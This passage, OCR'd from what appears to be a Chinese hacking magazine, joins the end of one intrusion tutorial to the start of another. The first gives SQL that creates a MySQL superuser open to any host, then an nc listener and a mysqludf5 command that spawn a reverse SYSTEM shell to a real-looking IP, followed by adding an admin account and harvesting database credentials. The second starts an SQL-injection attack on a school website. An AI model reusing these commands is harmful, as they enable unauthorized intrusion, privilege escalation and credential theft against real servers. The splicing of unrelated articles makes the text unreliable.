


图 13




图 14




图 15

地 Serv-U 提权的 ASP 脚本或者 PHP 脚本来进行提权，这种方法在黑客 X 档案上曾经介绍过很多次了；二是利用 MySQL 的用户自定义函数功能（UDF）来提升权限，我选择的就是第二种方法。打开 phpmyadmin，数据库选择 mysql，点选“SQL”按钮，插入我们的 SQL 语句，如图 10。

```
GRANT ALL ON *.* TO mickey@ IDENTIFIED BY 'minnie';
FLUSH PRIVILEGES;
```

这句 SQL 语句的意思就是新建立一个叫做 mickey 的超级用户，密码为 minnie，允许从来自任何地方的主机使用此帐号来访问 MySQL 数据库，然后再刷新一下权限。我们就可以利用 mysqludf5 这个程序来得到一个反向的 system 权限的 cmdshell 了。mysqludf5 的使用方法很简单，先使用 NC 在本地监听 27015 端口（nc -l -vv -p 27015），然后再打开一个 CMD 窗口，使用 mysqludf5 利用程序，输入 MySQL 服务器的 IP 地址，连接用户名，密码，反向到本地的IP(mysqludf5.exe 218.59.175.11 mickey minnie 125.34.31.158)，如图11。

这样我们监听的 27015 端口就从目标主机反弹回一个 cmdshell，我们直接添加一个具有管理员权限的用户，然后连接到终端服务，进入主机，如图12。

四、搜索

我进入主机的第一件事情就是搜索敏感文件，查看此管理员是否还同时管理者其他的服务器，并且在此服务器上

留有相关的信息，如图13。我得到了另一台MySQL数据库的连接帐号，如图14。

我们也得到了MSSQL数据库的连接密码，再来看看能否嗅探同一网段的其他主机的通信信息，打开一个CMD窗口，输入tracert命令测试，如图15，看来不行。

五、结束

至此，这次简单而又快速的渗透过程就完成了，本文中所用到的方法以及具体的步骤希望能够对各位菜鸟有所提示与帮助。另外，也希望大家黑亦有道，即使入侵了也不要搞什么破坏哟！

（文章中涉及到的工具SuperScan4、lanker的微型PHP+ASP管理器、c99shell、mysqludf5、nc已经收录于光盘中）

文章难易度：★★★
文章闪光点：User权限下用huran.exe开Socks5代理绕过限制登录3389

一次简单的内网渗透过程

路人甲（王少辉）

蓦然回首，发现自己纵横黑客界已经一年多了，在这一年里，自己的技术水平也的确提高了不少，不过我深知“天外有天，人外有人”，所以还需要继续努力！

话说某天实在是无聊，于是就向我的宝贝老婆要了她学校网站的地址，就踏上了这次渗透的旅程。首先使用啊D打开主页进行检测，结果发现了一个注入点：http://211.x.x.7/netnews/morenews.asp?strnewid=728，如图1。继续进行SQL注入检测，竟争检测出注入权限是sa，如图2。






